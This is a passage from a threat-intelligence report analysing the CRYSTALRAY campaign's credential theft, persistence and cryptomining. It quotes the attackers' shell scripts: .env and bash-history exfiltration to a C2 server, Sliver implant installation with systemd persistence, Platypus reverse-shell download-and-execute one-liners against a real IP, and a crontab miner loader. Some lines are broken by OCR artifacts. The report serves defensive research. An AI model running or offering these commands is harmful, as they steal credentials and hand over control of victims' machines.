"*.environment" -o -name "*.envrc" -o -name "*.envs" -o -name "*.env~" | grep -v
'Permission denied' > tmp.txt; sed 's/^/cat /;' tmp.txt > cmd.sh; chmod +x cmd.sh; >
/dev/null)

exe=$(bash cmd.sh > <env_variables>.txt)

path=$(find / -type f -name env_variables.txt | grep -v 'Permission denied')

id=$(curl -4 ip.me)

curl --upload-file $path <C2_server>/${id}_env_variables.txt

rm -f cmd.sh env_variables.txt tmp.txtCode language: Perl (perl)
```

The attackers use them in the future or sell them on black markets, such as telegram, where bulks of found credentials are sold.

History Files

Bash command histories provide valuable information, but their extraction is not common among attackers because it is hard to process automatically. CRYSTALRAY uses two repositories to speed up this discovery of sensitive information hosted on the system. These are:

- **all-bash-history**
- **linux-smart-enumeration**

In this case, we know that it was extracted and stored on CRYSTALRAY’s servers, likely to analyze or search for more credentials or tokens that may arise from the data collected.

```
if command -v curl >/dev/null 2>&1; then

    tmpfile=$(mktemp -p /tmp); find / -name .bash_history -exec cat {} + 2>/dev/null >
"$tmpfile" ; if [ -s "$tmpfile" ]; then id=$(curl -4 ip.me); curl --user '<creds>' --
upload-file "$tmpfile" "<c2_server>/${id}_bash_history.txt"; fi; rm -f "$tmpfile"

fiCode language: Perl (perl)
```

In the data previously during the original SSH-SNAKE investigation, we found 100 command histories. This number has expanded to more than 300 at the time of this report.

Command and Control / Persistence

Maintaining access to compromised systems is often a priority for attackers. This is a common practice that TRT has reported on twice before:

Sliver

Spotted within their injection scripts, TRT discovered a script built to execute a strange payload. During analysis, researchers found that this binary is a payload generated with Sliver. Sliver is an open source cross-platform adversary emulation/red team framework that can be used by organizations of all sizes to perform security testing. Sliver’s implants support C2 over Mutual TLS (mTLS), WireGuard, HTTP(S), and DNS, and are dynamically compiled with per-binary asymmetric encryption keys.

```
echo "hostctl"

if [ ! -f /tmp/hostctld ]; then

    download_file "<c2_server>/hostctld" "/tmp/hostctld"

    sleep 1

    chmod +x /tmp/hostctld

    nohup /tmp/hostctld >/dev/null 2>&1 &

fi

if ! pgrep -f /tmp/hostctld > /dev/null; then

    nohup /tmp/hostctld >/dev/null 2>&1 &

fi

if [ "$(id -u)" -eq 0 ]; then

    if command -v systemctl &>/dev/null; then

        systemctl stop ext4; systemctl disable ext4; systemctl stop sshb; systemctl disable sshb

        echo "User is root and systemctl is installed."

        curl -v --user "<creds>" <c2_server>/hostctld --output /usr/bin/hostctld && chmod +x /usr/bin/hostctld && chattr +i /usr/bin/hostctld

        echo -e "[Unit]\nDescription=Host Control Daemon\n\n[Service]\nExecStart=/usr/bin/hostctld\nRestart=always\nRestartSec=30\n\n[Install]\nWantedBy=multi-user.target" > /etc/systemd/system/hostctld.service
```


Code language: Perl (perl)

CRYSTALRAY runs the binary to maintain access to the system and connect to a specific port on the C2 server. Basically, it logs victims when they successfully exploit.

The actor also hosted two other payloads that have the same purpose – `db.exe`, similar to the previous one, and `linux_agent`, created with the pentester tool emp3ror, a post-exploitation framework for Linux/Windows – but TRT has not discovered if they have been used. All the IoCs are reported here.


Platypus

Researchers discovered the dashboard CRYSTALRAY used to manage their victims based on an open source tool called Platypus, a modern multiple reverse shell sessions/clients web-based manager written in go. The installation is quite simple. Below is an example running the binary of the latest version. In the following image, we can see the output:



```
u[redacted]6:~/Platypus$ ./Platypus_linux_amd64
2024/04/26 10:32:07 Platypus 1.5.0 is starting...
2024/04/26 10:32:07 Detecting the latest version...
2024/04/26 10:32:07 Current version is the latest
2024/04/26 10:32:07 Web FrontEnd started at: http://127.0.0.1:7331/
2024/04/26 10:32:07 You can use Web FrontEnd to manager all your clients with any web browser.
2024/04/26 10:32:07 RESTful API EndPoint at: http://127.0.0.1:7331/api/
2024/04/26 10:32:07 You can use PythonSDK to manager all your clients automatically.
2024/04/26 10:32:07 Detecting Public IP address of the interface...
2024/04/26 10:32:07 Public IP Detected: [redacted]
2024/04/26 10:32:07 Trying to create server on: 0.0.0.0:13337
2024/04/26 10:32:08 Detecting Public IP address of the interface...
2024/04/26 10:32:08 Public IP Detected: [redacted]
2024/04/26 10:32:08 Trying to create server on: 0.0.0.0:13338
2024/04/26 10:32:08 Server running at: [9442daedd052d7cdfebc43092a4a3050] 0.0.0.0:13337 (0 online clients) (started at: now)
2024/04/26 10:32:08 Connect back to: 127.0.0.1:13337
2024/04/26 10:32:08     `curl -fsSL http://127.0.0.1:13339/termite/127.0.0.1:13337 -o /tmp/.N4c7mfnL && chmod +x /tmp/.N4c7mfnL && /tmp/.N4c7mfn
L`
2024/04/26 10:32:08     `curl -fsSL http:/[redacted]:13339/termite/127.0.0.1:13337 -o /tmp/.H7RL3XwT && chmod +x /tmp/.H7RL3XwT && /tmp/.H7RL
3XwT`
2024/04/26 10:32:08 Connect back to[redacted]:13337
2024/04/26 10:32:08     `curl -fsSL http://127.0.0.1:13339/termit[redacted]:13337 -o /tmp/.0mZ7mVHh && chmod +x /tmp/.0mZ7mVHh && /tmp/.0mZ7
mVHh`
2024/04/26 10:32:08     `curl -fsSL http:/[redacted]:13339/termit[redacted]:13337 -o /tmp/.G15NVqoK && chmod +x /tmp/.G15NVqoK && /tmp/.G
15NVqoK`
» 2024/04/26 10:32:08 Server running at: [1b7fb280df68ceebae36060c938a2ced] 0.0.0.0:13338 (0 online clients) (started at: now)
2024/04/26 10:32:08     `curl http://127.0.0.1:13338/lsh`
2024/04/26 10:32:08     `curl http:/[redacted]:13338/lsh`
```

Platypus was previously reported in a cyptomining operation. TRT found more Platypus dashboards using Shodan and Censys Internet mapping services. By querying the default dashboard port, 7331, and ports 13338 and 13339, which are used to manage reverse shell connections, researchers were able to locate more instances of Platypus. Default ports can be changed, so there are likely more out there.



services.port: 13338 and services.port: 13337 and services.port: 7331 Search

Hosts

Results: 2 Time: 0.33s

162.14.107.100

Ubuntu Linux TENCENT-NET-AP Shenzhen Tencent Computer Systems Company Limited (45090) Sichuan, China

database remote-access

22/SSH 53/DNS 80/HTTP 111/PORTMAP 123/NTP
443/HTTP 888/HTTP 2233/SSH 2377/UNKNOWN 3306/MYSQL
7331/HTTP 7946/UNKNOWN 8008/HTTP 8448/HTTP 8888/HTTP
13337/UNKNOWN 13338/HTTP 13339/HTTP 40007/UNKNOWN

47.245.106.37


Linux ALIBABA-CN-NET Alibaba US Technology Co., Ltd. (45102) Singapore

security-tool remote-access login-page

22/SSH 80/HTTP 443/HTTP 5000/HTTP 7000/UNKNOWN
7331/HTTP 8080/HTTP 13337/UNKNOWN 13338/HTTP 13339/HTTP
18080/HTTP

Censys Dashboard

CRYSTALRAY ran Platypus on their server. Their dashboard has reset several times because it is an active campaign and the number of victims varies from 100 to 400 based on uptime. This is a screenshot of the dashboard:



Server Info

Address: 0.0.0.0:13337 Clients: 216 Started: a day ago

Expand to show the reverse shell commands for the current server

82.153.138.25 127.0.0.1 82.153.138.25 10.70.1.1 172.17.0.1

Termite oneline command

Connect back: 82.153.138.25:13337
```
curl -fsSL http://82.153.138.25:13339/termite/82.153.138.25:13337 -o /tmp/.WjXW && chmod +x /tmp/.WjXW && /tmp/.WjXW
```
Connect back: 127.0.0.1:13337
```
curl -fsSL http://82.153.138.25:13339/termite/127.0.0.1:13337 -o /tmp/.NSxN && chmod +x /tmp/.NSxN && /tmp/.NSxN
```
Connect back: 82.153.138.25:13337
```
curl -fsSL http://82.153.138.25:13339/termite/82.153.138.25:13337 -o /tmp/.ppLu && chmod +x /tmp/.ppLu && /tmp/.ppLu
```
Connect back: 10.70.1.1:13337
```
curl -fsSL http://82.153.138.25:13339/termite/10.70.1.1:13337 -o /tmp/.Stfe && chmod +x /tmp/.Stfe && /tmp/.Stfe
```
Connect back: 172.17.0.1:13337
```
curl -fsSL http://82.153.138.25:13339/termite/172.17.0.1:13337 -o /tmp/.msPx && chmod +x /tmp/.msPx && /tmp/.msPx
```

Platypus Dashboard

CRYSTALRAY's victims are added to the C2 using the following commands (below). It is also interesting to see how they look for a directory that they have write permission for.

```
writable_dir=$(find / -type d \( -writable -a ! -path "/tmp" -a ! -path "/tmp/*" \) -print
-quit 2>/dev/null)

cd $writable_dir && curl -fsSL http://<c2_server>:13339/termite/<c2_server>:19951 -o wt &&
chmod +x wt && nohup ./wt >/dev/null 2>&1 &

writable_dir_2=$(find /var -type d \( -writable -a ! -path "/tmp" -a ! -path "/tmp/*" \) -
print -quit 2>/dev/null)

cd $writable_dir_2 && wget -q http://<c2_server>/termite/<c2_server>:44521 -O .sys && chmod
+x .sys && nohup ./.sys >/dev/null 2>&1 &

writable_dir_3=$(find /home -type d \( -writable -a ! -path "/tmp" -a ! -path "/tmp/*" \) -
print -quit 2>/dev/null)

cd $writable_dir_3 && wget -q http://<c2_server>:13339/termite/<c2_server>:13337 -O netd &&
chmod +x netd && nohup ./netd >/dev/null 2>&1 &Code language: Perl (perl)
```

Impact of CRYSTALRAY

Selling Credentials

As mentioned before, CRYSTALRAY is able to discover and extract credentials from vulnerable systems, which are then sold on black markets for thousands of dollars. The credentials being sold involve a multitude of services, including Cloud Service Providers and SaaS email providers.

The raw data stolen from compromised hosts is stored in files on the attacker's C2 server. Below is an example of a list of files. The filename starts with the IP address of the victim.

1[redacted]_combined.txt

1[redacted]_combined.txt

1[redacted]combined.txt

1[redacted]combined.txt

1[redacted]combined.txt

1[redacted]_combined.txt

1[redacted]_combined.txt

1[redacted]2_combined.txt

1[redacted]combined.txt

1[redacted]8_combined.txt

1[redacted]combined.txt

1[redacted]6_combined.txt

1[redacted]6_combined.txt

1[redacted]mbined.txt

1[redacted]_combined.txt

1[redacted]combined.txt

2[redacted]6_combined.txt

2[redacted]_combined.txt

2[redacted]3_combined.txt

2[redacted]6_combined.txt

2[redacted]_combined.txt

2[redacted]7_combined.txt

2[redacted]4_combined.txt

2[redacted]_combined.txt

2[redacted]_combined.txt

2[redacted]_combined.txt

2[redacted]_combined.txt

2[redacted]_combined.txt

3[redacted]ombined.txt

3[redacted]bined.txt

3[redacted]mbined.txt


3[redacted]ombined.txt

4[redacted]_combined.txt

4[redacted]_combined.txt

4[redacted]_combined.txt

4[redacted]_combined.txt
4[redacted]_combined.txt
4[redacted]bined.txt
4[redacted]ombined.txt
4[redacted]ombined.txt
5[redacted]ined.txt



```
APP_NAME="N [redacted]
APP_ENV=loc
APP_KEY=bas
APP_DEBUG=t
APP_URL=htt
APP_FRONT_U
LOG_CHANNEL

DB_CONNECTI
DB_HOST=127
DB_PORT=330
DB_DATABASE
DB_USERNAME
DB_PASSWORD

BROADCAST_D
CACHE_DRIVE
QUEUE_CONNE
SESSION_DRI
SESSION_LIF

REDIS_HOST=
REDIS_PASSW
REDIS_PORT=

MAIL_DRIVER
MAIL_HOST=s
MAIL_PORT=5
MAIL_USERNA
MAIL_PASSWO
MAIL_ENCRYP
MAIL_FROM_A
MAIL_FROM_N

AWS_ACCESS_
AWS_SECRET_
AWS_DEFAULT
AWS_BUCKET=

PUSHER_APP_
PUSHER_APP_
PUSHER_APP_
PUSHER_APP_

MIX_PUSHER_
MIX_PUSHER_

reCaptcha_e
#reCaptcha_
#reCaptcha_
reCaptcha_k
reCaptcha_s

#Search by
SEARCH_UNIT
#Search wit
SEARCH_WITH
#limit the
STORE_SEARC
#Restrict t
PLACE_RESTR

GOOGLE_MAPS
GOOGLE_API_
GOOGLE_SERV
APP_NAME="N
```

As TRT found through CRYSTALRAY's cryptomining activities, the attackers use an email address: contact4restore@airmail[.]cc. Using contact4restore, researchers searched for other related accounts and found contact4restore@proton[.]me.


Cryptomining

As is typical in cloud attacks, once the attackers have access, they try to use victim resources for financial gain. CRYSTALRAY has two associated cryptominers. One looks older and does not hide much and the other is more sophisticated, with the pool to which it was connecting hosted on the same C2 server.

The old script contains the following content to add the script to the crontab and download and run the miner.

```
crontab -r

(crontab -l 2>/dev/null; echo "* * * * * curl -v --user 'qwerty:abc123'
<c2_server>/lr/rotate --output /tmp/rotate && sh /tmp/rotate && rm -f /tmp/rotate") |
crontab -

curl -v --user '<creds>' <c2_server>/lr/lr_linux --output /tmp/logrotate && chmod +x
/tmp/logrotate

    /tmp/logrotate -o 51.222.12.201:10900 -u
ZEPHYR3LgJXAXUmG23rRkN8LAALmt78re3a8PhWnnw5x8EZ5oEStbUuAWvyHnVUWL6EgURTv3MJeaXvn8HAfRQRNGhc
89mAy8Ew3J.mx/[email protected] -p x -a "rx/0" --no-huge-pages --backgroundCode language:
JavaScript (javascript)
```

The found wallet is connected to nanopool and some of the workers who match the scripts are connected. Approximately, they are mining around $200/month.



Minimum payout is 1 ZEPH

Account: ZEPHYR3LgJXAXUmG23rRkN8LAALmt78re3a8PhWnnw5x8EZ5oEStbUuAWvyHnVUWL6EgURTv3MJeaXvn8HAfRQRNGhc89mAy8Ew3J

Current Calculated Hashrate	Average Hashrate for last 6 hours	Balance	Unconfirmed Balance
241,080.0 H/s	213,570.0 H/s	0.222 ZEPH	0.100 ZEPH

Online 9 Offline 5 Total 14

